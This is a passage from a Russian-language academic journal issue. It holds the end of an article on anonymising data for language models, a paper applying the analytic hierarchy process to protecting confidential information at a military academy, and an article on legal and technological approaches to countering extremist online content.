Заключение. Рациональная подготовка данных перед их передачей в языковые модели требует не столько формального соблюдения предписаний, сколько вдумчивого конструирования процедур, сочетающих гибкость, техногенную строгость и этическую осведомлённость. Универсальных решений в этой сфере не существует — выбор методов должен соотноситься с природой исходных данных, спецификой задач и допустимыми компромиссами между приватностью и информативностью.

Обезличивание и анонимизация, при всей их видимой родственности, реализуют различные парадигмы: от управляемого ослабления идентифицирующих признаков до безвозвратной утраты следов субъектности. Их внедрение требует не только владения инструментарием, но и понимания механизмов возможной деанонимизации, в том числе — при участии самих LLM как потенциальных векторов реконструкции скрытого.

Перспектива видится в интеграции традиционных техник с возможностями генеративных архитектур, способных формировать псевдореалистичные, но безопасные репрезентации без избыточных искажений. Такие гибридные анонимизаторы могли бы учитывать семантическую целостность, статистическую достоверность и конфиденциальность одновременно, действуя на стыке машинной лингвистики, информационной безопасности и цифровой этики.

СПИСОК ЛИТЕРАТУРЫ

1. Анесбай М. Е. Исследование моделей и алгоритмов проектирования информационной системы с обезличиванием персональных данных // Новые научные исследования. Сборник статей VII Международной научно-практической конференции. Пенза, 2022. С. 56–59.
2. Лагутин В. А. Методы и технологии обезличивания персональных данных // Радиоэлектроника, электротехника и энергетика. Тезисы докладов Двадцать девятой Международной научно-технической конференции студентов и аспирантов. М., 2023. С. 335.
3. Волокитина Е. С. Алгоритмы анонимизации базы данных, содержащей персональные данные // В мире научных открытий. 2012. № 8 (32). С. 22–37.
4. Кунаков О. В. Использование метода обезличивания для передачи персональных данных по каналам связи // Научные исследования: проблемы и перспективы. сборник научных трудов по материалам XXXIII Международной научно-практической конференции. Анапа, 2021. С. 26–31.
5. Романченко Т. Н. Псевдонимизация персональных данных при ведении электронных медицинских карт // Информационные технологии в гуманитарных и общественных исследованиях. сборник статей по материалам Всероссийского круглого стола с международным участием в рамках Саратовского международного юридического форума, посвященного 90-летию Саратовской государственной юридической академии. Саратов, 2021. С. 55–57.
6. Варфоломеев А. А. О методах введения идентификаторов и перемешивания для обезличивания (анонимизации) персональных данных // Безопасные информационные технологии (БИТ-2016). Сборник трудов Седьмой Всероссийской научно-технической конференции / под редакцией В. А. Матвеева. 2016. С. 103–104.
7. Покасова А. И., Роговой В., Коржук В. М. О подходах к обезличиванию биометрических персональных данных в медицинских информационных системах // Вызовы современности и стратегии развития общества в условиях новой реальности. сборник материалов XXIII Международной научно-практической конференции. Москва, 2024. С. 272–278.
8. Аскерова И. Р. Методы защиты конфиденциальности больших данных // Молодежь и современные информационные технологии. Сборник трудов XVIII Международной научно-практической конференции студентов, аспирантов и молодых ученых. Томск, 2021. С. 358–359.



ПРАВОВЫЕ АСПЕКТЫ ИНФОРМАТИЗАЦИИ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

УДК: 651.012

ПОВЫШЕНИЕ РЕЗУЛЬТАТИВНОСТИ ЗАЩИТЫ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ В СТРУКТУРЕ СОЦИАЛЬНОЙ ОРГАНИЗАЦИОННО-ТЕХНИЧЕСКОЙ СИСТЕМЫ

Алексеев Сергей Алексеевич, Гончар Александр Михайлович

Военная ордена Жукова академия войск национальной гвардии Российской Федерации

Летчика Пилутова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: ksgati@yandex.ru, alexander132000@yandex.ru

Аннотация. В статье рассматриваются методики повышения результативности защиты конфиденциальной информации в образовательной организации, предметом деятельности которой является подготовка кадров для федеральных органов исполнительной власти, которые в свою очередь являются социальной организационно-технической системой. В контексте функционирования системы, социальный аспект указывает на наличие человеческого фактора в организационной структуре. Организационный аспект, в свою очередь, подразумевает формализованную иерархию или иную систему управления, обеспечивающую координацию деятельности. Технический аспект отражает применение информационных технологий и вычислительных систем в процессах управления организацией. При этом, ключевым источником неопределенности в подобных системах является именно человеческий фактор, что подтверждается исследованиями в области поведенческой экономики и организационной психологии.

Ключевые слова: результативность; социальная организационно-техническая система; образовательная организация; защита конфиденциальной информации; анализ иерархий.

IMPROVING THE EFFECTIVENESS OF CONFIDENTIAL INFORMATION PROTECTION IN THE STRUCTURE OF THE SOCIAL ORGANIZATIONAL AND TECHNICAL SYSTEM

Alekseyev Sergey, Gonchar Alexander

Military Order of Zhukov Academy of the National Guard Troops of the Russian Federation

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: ksgati@yandex.ru, alexander132000@yandex.ru

Abstract. The article discusses methods for improving the effectiveness of protecting confidential information in an educational organization, the subject of which is the training of personnel for federal executive authorities, which in turn are a social organizational and technical system. In the context of the system's functioning, the social aspect refers to the presence of a human factor in the organizational structure. The organizational aspect, on the other hand, implies a formalized hierarchy or other management system that ensures coordination of activities. The technical aspect reflects the use of information technologies and computing systems in the organization's management processes. At the same time, the key source of uncertainty in such systems is the human factor, which is confirmed by research in the fields of behavioral economics and organizational psychology.

Keywords: effectiveness; social organizational and technical system; educational organization; confidential information protection; hierarchy analysis.

Введение. Развитие мира в направлении искусственного интеллекта (ИИ) сопряжено со значительными рисками и угрозами, способными свести на нет получаемые дивиденды [1]. Вместе с тем, актуальность и сложность задач управления социальных организационно-технических систем (СОТС) продолжают возрастать [2]. В этой связи, представляется необходимым критически переосмыслить существующие концепции ситуационного управления, основанные исключительно на применении ИИ. Назрела потребность в возвращении к исходному пониманию ситуационного управления, подразумевающему организацию управления сложными системами в соответствии с текущей обстановкой. Ключевым аспектом является детализация и расширение понятия «ситуация», определение механизмов её формирования и динамики, а также разработка формальных методов описания, анализа и идентификации ситуаций. Особое внимание следует уделить проблеме неопределенности, её классификации, оценке степени и учету при решении задач управления, включая синтез управления, выбор управленческих решений и информационное обеспечение [3].

В данной статье рассматриваются методики анализа и учёта факторов неопределённости при управлении в СОТС, проблемы принятия управленческих решений в условиях неопределённости, повышения

результативности защиты конфиденциальной информации. В литературе достаточно обстоятельно рассмотрены известные детерминистический, вероятностный, вероятностно-статистический подходы и следующие из них (базирующиеся на их основе) принципы управления [3].

Анализ исследований и публикаций. Проведенный анализ исследований в области организации защиты конфиденциальных сведений представлен в таблице 1.

Таблица 1

Анализ исследований и публикаций

№ п/п	Авторы	Изучаемые направления
1	Берг Д. Б.	Модели жизненного цикла
2	Демин Г. А., Ершова Т. Б., Сенченко П.В.	Управленческие решения
3	Егоров В. П., Книжникова А.Н., Носенко С.В.	Делопроизводство и режим секретности
4	Кузнецова Т.В., Кирсанова М.В	Делопроизводство
5	Ехлаков Ю.П., Фионова Л.Р.	Методы и технологии документационного обеспечения управленческих решений
6	Засканов В.Г.	Системы поддержки принятия решений
7	Кельчевская Н.Р., Попова М.А.	Качество подготовки специалистов
8	Козловская Т.Н., Куняев Н.Н., Зиновьева Н.Б.	Основы документоведения
9	Липаев В.В.	Программная инженерия
10	Швецова Г.Н.	Общая теория документа и книги
11	Коржан Ю.Э., Богаченко Н.Ф., Корнилов Д.А., Демидов Н.Е., Умников Е.В., Атакищев О.И., Грачев В.А., Чекин А.А., Поляков С.П.	Оценка эффективности системы информационной безопасности, защиты информации
12	Борисов М.А., Романов О.А., Еременко В.Т., Усачева О.И., Шеховцова Е.А.	Организации защиты информации
13	Саати Т.Л., Сакова Т.Г., Давлианидзе Я.С., Разумников С.В., Лобов С.А., Привалов А.А., Чемиренко В.П., Трофимец В.Я.	Принятие решений методом анализа иерархий
14	Заккар К.М., Курбацкий А.Н.	Организационного управления
15	Сенченко П.В.	Управление в социальных, организационных и технических системах
16	Цибизова Т.Ю., Карпунин А.А., Ряттель А.В.	Оценка качества процессов управления

Проанализировав данные исследования, авторы пришли к выводу о необходимости проведения количественной оценки качества защиты конфиденциальной информации (факторов неопределенности) в образовательной организации путем проведения вычислений весовых коэффициентов приоритетов структурных подразделений образовательных организаций по отношению к выбранным критериям. Это в свою очередь позволит разработать научно обоснованные рекомендации по оптимизации организационных процессов и повышению результативности защиты конфиденциальной информации в образовательной организации. С этой целью принято решение об использовании метода анализа иерархий (МАИ), который представляет собой математический аппарат, предназначенный для декомпозиции и структуризации сложных проблем принятия решений в рамках системного подхода [4]. В отличие от директивных подходов, МАИ представляет собой интерактивную процедуру выявления оптимального решения, адаптированную к уникальным характеристикам проблемы и установленным критериям. Данный подход, в противовес предписывающим стратегиям, не предлагает единственно «верного» ответа, а способствует формированию решения, основанного на всестороннем анализе и согласованном учете приоритетов [4]. Метод получил широкое распространение в различных областях, включая государственное управление, бизнес, промышленность, здравоохранение и образование, и активно развивается научным сообществом по всему миру [4].

Ключевым достоинством МАИ, по сравнению с другими методами оценки альтернатив, является формализованное представление экспертных оценок и четкая структуризация проблемы, включая ее составные части и взаимосвязи между ними. Применение МАИ включает три основных этапа: формулировка проблемы и ее представление в виде иерархии, сбор и первичная оценка исходных данных посредством парных сравнений элементов каждого уровня иерархии, и, наконец, обработка результатов сравнений [4].

Иерархическая структура, применяемая в МАИ, представляет собой графическую модель в виде перевернутого дерева, где каждый элемент зависит от одного или нескольких вышестоящих элементов [4]. Данная структура упрощает работу со сложной задачей, разбивая ее на подзадачи меньшего масштаба, которые, в свою очередь, могут быть разбиты далее [4]. При этом, на каждом этапе декомпозиции необходимо фокусироваться на анализе текущего элемента, временно абстрагируясь от остальных компонентов [4].

Каждый элемент иерархии может представлять различные аспекты задачи, включая материальные и нематериальные факторы, количественные параметры и качественные характеристики, объективные данные и субъективные экспертные оценки. Анализ ситуации выбора в МАИ аналогичен интуитивным методам аргументации.

Следующим этапом является определение приоритетов элементов иерархии посредством парных сравнений. Безразмерные приоритеты позволяют сравнивать разнородные факторы, что является отличительной чертой МАИ. Заключительный этап включает синтез приоритетов на иерархии для вычисления приоритетов альтернатив относительно главной цели. Альтернатива с максимальным приоритетом (весовым коэффициентом) считается наилучшей. Применительно к повышению результативности защиты конфиденциальной информации в образовательной организации, предлагается трехуровневая иерархическая модель. Верхний уровень определяется глобальной целью — повышение результативности защиты конфиденциальной информации в образовательной организации. Второй уровень включает критерии, в качестве которых выступают показатели (лицензионные требования, предъявляемые к соискателю лицензии на осуществление образовательной деятельности [5] и аккредитационные показатели [6]). Проведя сопоставление перечисленных показателей, можно прийти к выводу о необходимости объединения показателей, в равной степени раскрывающих их содержание, и схожих по содержанию. В итоговом варианте содержание показателей будет следующим:

- Наличие на праве собственности или ином законном основании зданий, строений, сооружений, помещений, необходимых для осуществления образовательной деятельности по заявленным к лицензированию образовательным программам; наличие материально-технического обеспечения образовательной деятельности, оборудование помещений, необходимых для осуществления образовательной деятельности по заявленным к лицензированию образовательным программам, в соответствии с требованиями, содержащимися в заявленных к лицензированию образовательных программах (П1);

- Наличие условий для функционирования электронной информационно-образовательной среды, включающей в себя информационные технологии, технические средства, электронные информационные ресурсы, электронные образовательные ресурсы, которые содержат электронные учебно-методические материалы, а также государственные информационные системы, и обеспечивающей освоение обучающимися образовательных программ в полном объеме независимо от места нахождения обучающихся, — для образовательных программ, планируемых к реализации с применением электронного обучения, дистанционных образовательных технологий (П2);

- Наличие в организациях, осуществляющих образовательную деятельность по реализации образовательных программ высшего образования и дополнительных профессиональных программ, научных работников (П3);

- Наличие в штате лицензиата или привлечение им на ином законном основании педагогических работников, имеющих профессиональное образование, обладающих соответствующей квалификацией, имеющих стаж работы, необходимый для осуществления образовательной деятельности по реализуемым образовательным программам (П4);

- Наличие разработанных и утвержденных организацией, осуществляющей образовательную деятельность, образовательных программ (П5);

- Наличие санитарно-эпидемиологического заключения о соответствии санитарным правилам зданий, строений, сооружений, помещений, оборудования и иного имущества, необходимых для осуществления образовательной деятельности по образовательным программам, заявленным к лицензированию (П6);

- Наличие документа, подтверждающего допуск организации, осуществляющей образовательную деятельность, к проведению работ, связанных с использованием сведений, составляющих государственную тайну, — для профессиональных образовательных программ, основных программ профессионального обучения, предусматривающих в период их освоения доведение до обучающихся сведений, составляющих государственную тайну, и (или) использование в учебных целях секретных образцов вооружения, военной и специальной техники, их комплектующих изделий, специальных материалов и веществ (П7);

- Наличие условий для практической подготовки обучающихся — для основных профессиональных образовательных программ (П8);

- Средний балл единого государственного экзамена (ЕГЭ) обучающихся, принятых по его результатам на обучение по образовательным программам высшего образования — программам бакалавриата и специалитета, (не применяется для образовательных программ высшего образования — программ магистратуры, ординатуры, ассистентуры-стажировки) (П9);

- Средний балл вступительных испытаний (ЕГЭ и дополнительные вступительные испытания (ДВИ) обучающихся, принятых по их результатам на обучение по образовательным программам высшего образования — программам бакалавриата и специалитета, (применяется только для тех образовательных программ высшего образования, правилами приема на которые предусмотрены ДВИ)) (П10);

- Доля обучающихся, выполнивших 70% и более заданий диагностической работы, сформированной из фонда оценочных средств организации, осуществляющей образовательную деятельность, по соответствующей образовательной программе высшего образования, в общем количестве обучающихся, выполнявших диагностическую работу (П11).

Третий уровень составляют структурные подразделения образовательной организации (кафедры), которые осуществляют реализацию основных и дополнительных образовательных программ.

На первом этапе проведем оценку значимости показателей, для чего составим матрицу попарных сравнений. При сравнении критериев (показателей) перед экспертом ставится вопрос: «Какой из показателей оказывает наибольшее влияние на результативность защиты конфиденциальной информации в образовательной организации?» В ответах на эти вопросы необходимо привести убедительные доводы, основанные на опыте и знаниях опрашиваемого эксперта. В ходе проведенного опроса экспертов, в качестве которых выступили специалисты образовательной организации, и проведенных вычислений, были получены результаты отображающие весовые коэффициенты показателей образовательной организации и указанные в таблице 2.

Таблица 2

Значения весовых коэффициентов показателей

П1	П2	П3	П4	П5	П6	П7	П8	П9	П10	П11
0,267	0,038	0,049	0,111	0,130	0,019	0,249	0,068	0,021	0,021	0,021

Как видно из представленных результатов, наибольший весовой коэффициент имеют показатели П1 (наличие на праве собственности или ином законном основании зданий, строений, сооружений, помещений, необходимых для осуществления образовательной деятельности по заявленным к лицензированию образовательным программам; наличие материально-технического обеспечения образовательной деятельности, оборудование помещений, необходимых для осуществления образовательной деятельности по заявленным к лицензированию образовательным программам, в соответствии с требованиями, содержащимися в заявленных к лицензированию образовательных программах) и П7 (наличие документа, подтверждающего допуск организации, осуществляющей образовательную деятельность, к проведению работ, связанных с использованием сведений, составляющих государственную тайну, — для профессиональных образовательных программ, основных программ профессионального обучения, предусматривающих в период их освоения доведение до обучающихся сведений, составляющих государственную тайну, и (или) использование в учебных целях секретных образцов вооружения, военной и специальной техники, их комплектующих изделий, специальных материалов и веществ), что свидетельствует о важности данных критериев для вычисления роли и вклада структурных подразделений образовательной организации в повышение результативности защиты конфиденциальной информации. На следующем этапе, проведя вычисление весовых коэффициентов структурных подразделений образовательной организации по отношению к показателям (критериям), (при условии согласованности матриц данных не выше 10% [4]) будут выявлены структурные подразделения образовательной организации, оказывающие наибольший вклад в повышение результативности защиты конфиденциальной информации [7]. Полученные в ходе вычислений данные о весовых коэффициентах позволят: сосредоточить ресурсы на критических нарушениях [8]; проанализировать и ранжировать функции кафедр; упростить принятие решений посредством иерархической декомпозиции; повысить объективность оценок; улучшить интерпретацию результатов; вовлечь экспертов в процесс принятия решений; оценить риски и неопределенности; оптимизировать планирование системы защиты; рационально распределить обязанности; распределить бюджетные средства пропорционально приоритетам.

Заключение. Предложенный подход с использованием МАИ представляется перспективным направлением дальнейших исследований. Он позволяет учесть специфику образовательной организации и обеспечивает объективную оценку уровня защиты конфиденциальной информации. Важным этапом внедрения метода анализа иерархий является разработка программного обеспечения или использование существующих инструментов поддержки принятия решений, позволяющих автоматизировать процесс оценки и анализа данных. Это позволит повысить эффективность и объективность оценки, а также снизить вероятность ошибок, связанных с человеческим фактором. Внедрение предложенного метода анализа иерархий требует комплексного подхода, включающего разработку иерархии критериев, учет нормативных требований, автоматизацию процесса оценки и обучения персонала. Только при соблюдении этих условий можно обеспечить эффективную и объективную оценку уровня защиты конфиденциальной информации в образовательных организациях. Дальнейшие шаги должны включать разработку конкретных рекомендаций по внедрению данного метода в практику образовательных организаций.

СПИСОК ЛИТЕРАТУРЫ

1. Багдасарян, В. Э., Балдин, П. П. Перспективы развития искусственного интеллекта в контексте политических и социальных рисков глобальных трансформаций // Журнал политических исследований. 2020. №2. С.10-22.
2. Чайкина, А. А. Управление социально-техническими системами на транспорте: учебное пособие / А.А. Чайкина, В.И. Потапов. Самара: Издательство Самарского университета, 2021. 80 с.
3. Алексеев, С. А., Мануйлова, Л. И., Мануйлов, Ю. С., Новиков, Е. А. Методы математического моделирования процессов управления в условиях неопределенности. / Учебное пособие. СПб.: Медиапапир, 2024. 106 с.
4. Саати, Т. Л. Принятие решений с помощью метода анализа иерархий / Т. Л. Саати // Методы менеджмента качества. 2022. № 7. С. 54-60. EDNEYKDX.
5. ПОЛОЖЕНИЕ О ЛИЦЕНЗИРОВАНИИ ОБРАЗОВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ \ КонсультантПлюс // [www.consultant.ru](https://www.consultant.ru/document/cons_doc_LAW_363079/26b9a9317e489d57a9842321e747706412e110f/) [сайт] режим доступа: https://www.consultant.ru/document/cons_doc_LAW_363079/26b9a9317e489d57a9842321e747706412e110f/ свободный (дата обращения: 16.07.2025) Загл. с экрана.
6. Приказ Министерства науки и высшего образования Российской Федерации от 18.04.2023 № 409 Официальное опубликование правовых актов // publication.pravo.gov.ru [сайт] режим доступа: <http://publication.pravo.gov.ru/document/0001202305190009> свободный (дата обращения: 16.07.2025) Загл. с экрана.
7. Гончар, А. М. Метод управления режимом секретности в повседневной деятельности военной образовательной организации высшего образования // Военно-правовые и гуманитарные науки Сибири. 2025. № 2. С. 292-301.
8. Кох, Ричард. Принцип 80/20 [пер. с англ.] М.: Эксмо, 2012 443 с.

УДК 342.7:004.738.5:323.17

ПРОБЛЕМНЫЕ ВОПРОСЫ ПРОТИВОДЕЙСТВИЯ РАСПРОСТРАНЕНИЮ ПРОТИВОПРАВНОЙ ИНФОРМАЦИИ И НОВЫЕ ПОДХОДЫ К ДЕНАЦИФИКАЦИИ В ИНФОРМАЦИОННОМ ОБЩЕСТВЕ**Бобонец Сергей Алексеевич, Бураков Евгений Михайлович**

Всероссийский государственный университет юстиции (РПА Минюста России)

10-я линия ВО, 19, литер А, Санкт-Петербург, 199178, Россия

e-mails: sbobon@mail.ru, burackovevgenii@mail.ru

Аннотация. В статье рассматриваются актуальные проблемы противодействия распространению противоправной информации в рамках борьбы с радикальными идеологиями в условиях цифровой эпохи, требующие пересмотра существующих подходов. Основное внимание уделяется денацификации как ключевому инструменту борьбы с экстремизмом, при этом подчеркивается сложность не только выявления противоправного контента, но и нейтрализации его влияния на общественное сознание. В статье анализируются правовые вызовы, связанные с противодействием экстремистскому контенту в разных юрисдикциях. Особое внимание уделяется проблеме баланса между защитой свободы слова и необходимостью ограничения радикальных высказываний, поскольку чрезмерная цензура может спровоцировать рост недоверия к власти. Отмечается, что идеологии ненависти используют двусмысленные формулировки и культурные контексты, что затрудняет их правовую квалификацию. В то же время подчеркивается роль современных технологий в мониторинге и предотвращении распространения экстремистского контента. Авторы приходят к выводу о необходимости комплексного подхода в разработке единых механизмов противодействия радикальным идеологиям, при этом необходимо учитывать индивидуальные, общественные и технологические факторы.

Ключевые слова: противоправная информация; денацификация; экстремизм; радикальные идеологии; цифровое пространство; информационное общество.

PROBLEMATIC ISSUES OF COUNTERING THE DISSEMINATION OF ILLEGAL INFORMATION AND NEW APPROACHES TO DENAZIFICATION IN THE INFORMATION SOCIETY**Bobonets Sergey, Burakov Evgeny**

The All-Russian State University of Justice

19, 10-th Linia, VI, lit. A, St. Petersburg, 199178, Russia

e-mails: sbobon@mail.ru, burackovevgenii@mail.ru

Abstract. The article discusses the current problems of information security in the framework of countering radical ideologies in the digital age, requiring a review of existing approaches. The main focus is on denazification as a key tool in the fight against extremism, while emphasizing the difficulty of not only identifying illegal content, but also neutralizing its impact on public consciousness. The article analyzes the legal challenges associated with the regulation of extremist content in different jurisdictions, which creates opportunities for its dissemination in countries with more lenient legislation. Special attention is paid to the problem of the balance between the protection of freedom of speech and the need to limit radical statements, since excessive censorship can provoke an increase in distrust of the authorities. It is noted that hate ideologies use ambiguous formulations and cultural contexts, which makes it difficult to legally qualify them. At the same time, the role of modern technologies in monitoring and preventing the spread of extremist content is emphasized. The authors conclude that there is a need for an integrated approach in the development of unified mechanisms to counter radical ideologies, which takes into account individual, social and technological factors.

Keywords: illegal information; denazification; extremism; radical ideologies; digital space; information society.

Введение. Цифровая трансформация общества кардинально изменила характер коммуникации, обеспечив мгновенный и глобальный доступ к информации. Это позволило установить беспрецедентные формы взаимодействия между людьми, преодолевшими пространственные и временные барьеры. Однако одновременно с этим, развитие информационно-коммуникационных технологий создало благоприятные условия для распространения деструктивных идеологий, включая разжигание ненависти, экстремизм и неонацизм.

Особенностью идеологий ненависти в эпоху цифровых технологий становится их эволюция в сторону большей скрытности, гибкости и адаптивности, что предъявляет особые требования к вопросам противодействия распространению противоправной информации. Радикализм и неонацизм успешно адаптировались в цифровом пространстве, продвигая свою разрушительную идеологию, при этом отдельные государства стараются не замечать такую тенденцию.

Противодействие радикальным идеологиям сталкивается с необходимостью пересмотра существующих подходов. Важной сферой деятельности здорового общества является противодействие распространению негативной информации и создание механизмов, направленных на противодействие экстремизму и радикализму. Такой подход нацелен на оздоровление общества и неразрывно связан с процессом денацификации. Ключевая сложность этого процесса состоит не просто в устранении проявлений ненависти из информационной среды, но и в создании эффективных механизмов блокировки её распространения и нейтрализации воздействия на массовое сознание [1].

Денацификация как социально-политический процесс сформировалась после Второй мировой войны и изначально была направлена на устранение влияния нацистской идеологии в Германии. Основные меры включали:

- уничтожение нацистских символов и пропагандистских материалов;
- запрет нацистской партии и связанных организаций;
- преследование лидеров и участников нацистского режима;
- проведение образовательных программ, направленных на переосмысление истории и ценностей.

Эти методы доказали свою эффективность в условиях, когда нацизм представлял собой централизованную систему с чёткой организацией и физическими структурами. Однако в цифровую эпоху их применение сталкивается с рядом трудностей:

1. Рассеянность экстремистских групп. В отличие от централизованных движений прошлого, современные радикальные сообщества часто представляют собой децентрализованные сети без явных лидеров.

2. Масштабирование через интернет. Радикальные идеи могут распространяться гораздо быстрее и шире, чем это было возможно в условиях физического пространства.

3. Адаптивность идеологии. Сегодня негативная информация может маскироваться под юмор, дискуссию или «альтернативные» научные исследования, что затрудняет её идентификацию и подавление [2].

Современное цифровое пространство сталкивается с уникальными правовыми вызовами, которые усложняют борьбу с идеологиями ненависти и негативно влияют на безопасность информации.

Сформировать единые подходы к противодействию распространения противоправной информации в мировом цифровом пространстве достаточно сложно. Регулирование экстремистского контента различается в зависимости от юрисдикции. Например, в одних странах запрещена пропаганда нацистской символики, в то время как в других, она может быть расценена как допустимое выражение свободы слова. Это приводит к тому, что экстремисты легко перемещают свою деятельность в государства с более мягким законодательством [3].

Один из ключевых вызовов является баланс между защитой свободы слова и необходимостью ограничивать распространение радикальной информации. Чрезмерная цензура, как правило, воспринимается обществом как угроза демократическим ценностям, что, в свою очередь, может усилить недоверие к власти и позволит стать благодатной почвой для формирования радикализма [4].

Идеологии ненависти часто используют двусмысленные формулировки или культурные контексты, чтобы избежать прямого нарушения законодательства. Например, они могут прибегать к аллюзиям, историческим ссылкам или мемам, которые формально не подпадают под определения экстремистского контента.

Многие современные подходы к борьбе с экстремизмом полагаются на технологии, связанные с безопасностью информации. Однако у них также есть свои недостатки.

Автоматизированные системы обеспечения безопасности информации используют фильтрацию контента и сталкиваются с двумя основными проблемами:

1. Ложные срабатывания. Алгоритмы могут ошибочно блокировать «безобидный» контент, что вызывает недовольство пользователей и снижает доверие к цифровой платформе.

2. Обходные пути. Экстремисты быстро адаптируются, находя способы обхода фильтров, например, используя замену символов, шифрование или иронию.

Популяризация зашифрованных мессенджеров и платформ с высокой степенью конфиденциальности (например, Telegram, Signal и др.) делает информационный мониторинг и идентификацию радикальных групп практически невозможными, а многие интернет-компании придерживаются разных стандартов в отношении модерации контента. Например, одна платформа может блокировать экстремистский аккаунт, в то время как другая продолжает предоставлять ему доступ [5].

Существует ряд проблем и недостатков обеспечения безопасности информации в образовательных стратегиях. Образование играет важнейшую роль в предотвращении распространения идеологий ненависти, однако современные образовательные программы имеют определенные пробелы.

Образовательные организации редко уделяют должное внимание обучению критическому восприятию информации и практическому применению знаний в области информационной безопасности. Это делает молодёжь особенно уязвимой к манипуляциям в интернете. Программы, направленные на развитие толерантности и понимания других культур, остаются недостаточно распространёнными. В результате молодые люди часто формируют стереотипные или негативные взгляды на представителей других социальных групп [6].

В современном обществе денацификация сталкивается не только с техническими или правовыми сложностями, но и с рядом социальных и психологических факторов:

1. Недоверие к официальным институтам. Многие радикализованные индивиды видят в государственных инициативах по борьбе с экстремизмом угрозу личной свободе или попытку манипуляции. Это усиливает их сопротивление и укрепляет приверженность к деструктивным идеологиям.

2. Стигматизация и изоляция. Жёсткие меры, направленные против экстремистов, часто приводят к их дальнейшей изоляции, что только усиливает радикализацию. Более того, стигматизация может затруднить их возвращение в общество [7].

3. Социальное неравенство выступает как катализатор. Экономическое и социальное неравенство часто становится основой для радикализации. Без устранения этих корневых причин любые меры борьбы с противоправной информацией будут временными [8].

Состояние современного общества и глубокое проникновение информационных технологий во все сферы деятельности человека требует новых подходов к проблемам денацификации.

Для эффективной денацификации в цифровую эпоху необходимо отказаться от узконаправленных стратегий в пользу комплексного подхода, который объединяет правовые, технологические, образовательные и социальные меры. Такой подход должен быть гибким, чтобы адаптироваться к быстро меняющимся условиям информационного пространства, и сосредоточенным не только на подавлении радикальных проявлений, но и на устранении причин, которые способствуют их распространению.

В рамках противодействия распространению противоправной информации ключевыми элементами комплексного подхода являются:

1. Превенция: предупреждение распространения радикальной информации на ранних стадиях.
2. Образование: развитие критического мышления и медиаграмотности.
3. Технологии: использование ИИ и инновационных решений для мониторинга и анализа.
4. Реабилитация: разработка программ для дерадикализации и социальной реинтеграции [9].

Немаловажное значение имеет разработка юридических механизмов противодействия негативной информации для цифровой среды. Юридическое регулирование остаётся основным инструментом борьбы с распространением идеологии ненависти. Однако в цифровую эпоху традиционные правовые механизмы требуют модернизации.

Национальные различия в регулировании экстремистского контента создают лазейки для радикальных групп. Для решения этой проблемы необходимо разработать глобальные соглашения, определяющие единые стандарты борьбы с экстремизмом в интернете.

Следует усилить требования к цифровым платформам в части модерации контента. Это включает:

- обязательство удалять экстремистский контент в установленные сроки;
- прозрачность алгоритмов рекомендаций, чтобы исключить продвижение ненавистнических материалов;
- создание независимых органов для аудита и контроля действий цифровых платформ.

Важно установить чёткие рамки для защиты свободы слова, чтобы исключить использование законов о борьбе с экстремизмом для блокирования альтернативной информации [9].

Исходя из этого, можно сформулировать пути дальнейшего совершенствования законодательства в РФ:

1. Создание «Цифрового Кодекса Доверия» для борьбы с экстремизмом: предложить разработку комплексного правового акта, объединяющего нормы, регулирующие ответственность цифровых платформ, защиту пользователей и контроль распространения идеологий ненависти. Такой кодекс может предусматривать обязательство цифровых платформ разрабатывать инструменты для предупреждения радикализации, а также механизмы общественного мониторинга их работы.

2. Введение системы раннего предупреждения экстремизма: законодательно закрепить использование технологий искусственного интеллекта для автоматического обнаружения экстремистских сообществ, организованных акций и пропаганды ненависти на стадии их формирования. Такие инструменты должны работать в партнёрстве с правоохранительными органами, но под строгим общественным контролем.

3. Подготовка закона о прозрачности цифровых манипуляций: обязать платформы и сервисы, действующие на территории РФ, представлять открытые отчёты о действиях своих алгоритмов, в том числе о том, как они управляют информационными потоками, что позволяет отслеживать и блокировать манипуляции, ведущие к радикализации пользователей.

Следует отметить, что современные информационные технологии в рамках обеспечения безопасности информации предоставляют эффективные инструменты для мониторинга и предотвращения распространения ненавистнической идеологии.

Искусственный интеллект (ИИ) способен анализировать большие объёмы данных, выявляя экстремистский контент и предсказывая тенденции радикализации. Примеры использования ИИ:

- автоматическая модерация текстов, изображений и видео;
- распознавание скрытых сигналов, символов и аллюзий, характерных для экстремистской пропаганды;
- оценка вероятности радикализации отдельных пользователей на основе их поведения в интернете.

Для противодействия распространению экстремистской информации в децентрализованных сетях необходимо развивать методы анонимного анализа данных и сотрудничество с разработчиками платформ, предоставляющих шифрование [10].

Особую роль следует отвести образовательным инициативам, как инструменту долгосрочного противодействия.

Обучение критическому восприятию информации помогает людям распознавать негативную информацию и манипуляции. Основные компоненты таких программ:

- анализ источников информации и проверка их достоверности;
- разоблачение методов, используемых для пропаганды ненависти (эмоциональные триггеры, использование стереотипов);
- применение информационных технологий для противодействия распространению противоправной информации.

Информационные программы, направленные на изучение истории радикальных движений, их причин и последствий, помогают развивать устойчивость к идеологиям ненависти. Особое внимание следует уделять

работе с молодёжью, поскольку она наиболее подвержена воздействию цифровой пропаганды. Это поможет минимизировать риск их радикализации [11].

Дерадикализация требует индивидуального подхода, поскольку радикализация имеет глубокие социальные или психологические корни. Для успешной реабилитации важно помочь радикализированным людям интегрироваться в общество, предоставив им возможности для общения, работы и участия в социальных инициативах. Местные сообщества могут сыграть ключевую роль в реабилитации. Например, участие в волонтерских проектах или взаимодействие с различными социальными группами помогает разрушать стереотипы и уменьшать чувство изоляции [12].

Идеология ненависти давно вышла за рамки отдельных государств, что делает международное сотрудничество необходимым. Государства и организации должны совместно разрабатывать и делиться инструментами для мониторинга и анализа экстремистского контента. Международные программы безопасности информации, направленные на развитие медиаграмотности и толерантности, могут снизить уровень радикализации во всём мире. Совместные усилия государств, технологических компаний и общественных организаций позволят более эффективно бороться с идеологиями ненависти на глобальном уровне [13].

Заключение. Таким образом, идеологии ненависти в условиях цифровой трансформации общества представляют всё большую угрозу, как для личной безопасности граждан, так и для социально-политической стабильности в целом. Масштабное распространение радикальных мировоззрений через интернет-платформы требует принципиально новых подходов к противодействию распространения противоправной информации и реализации процессов денацификации.

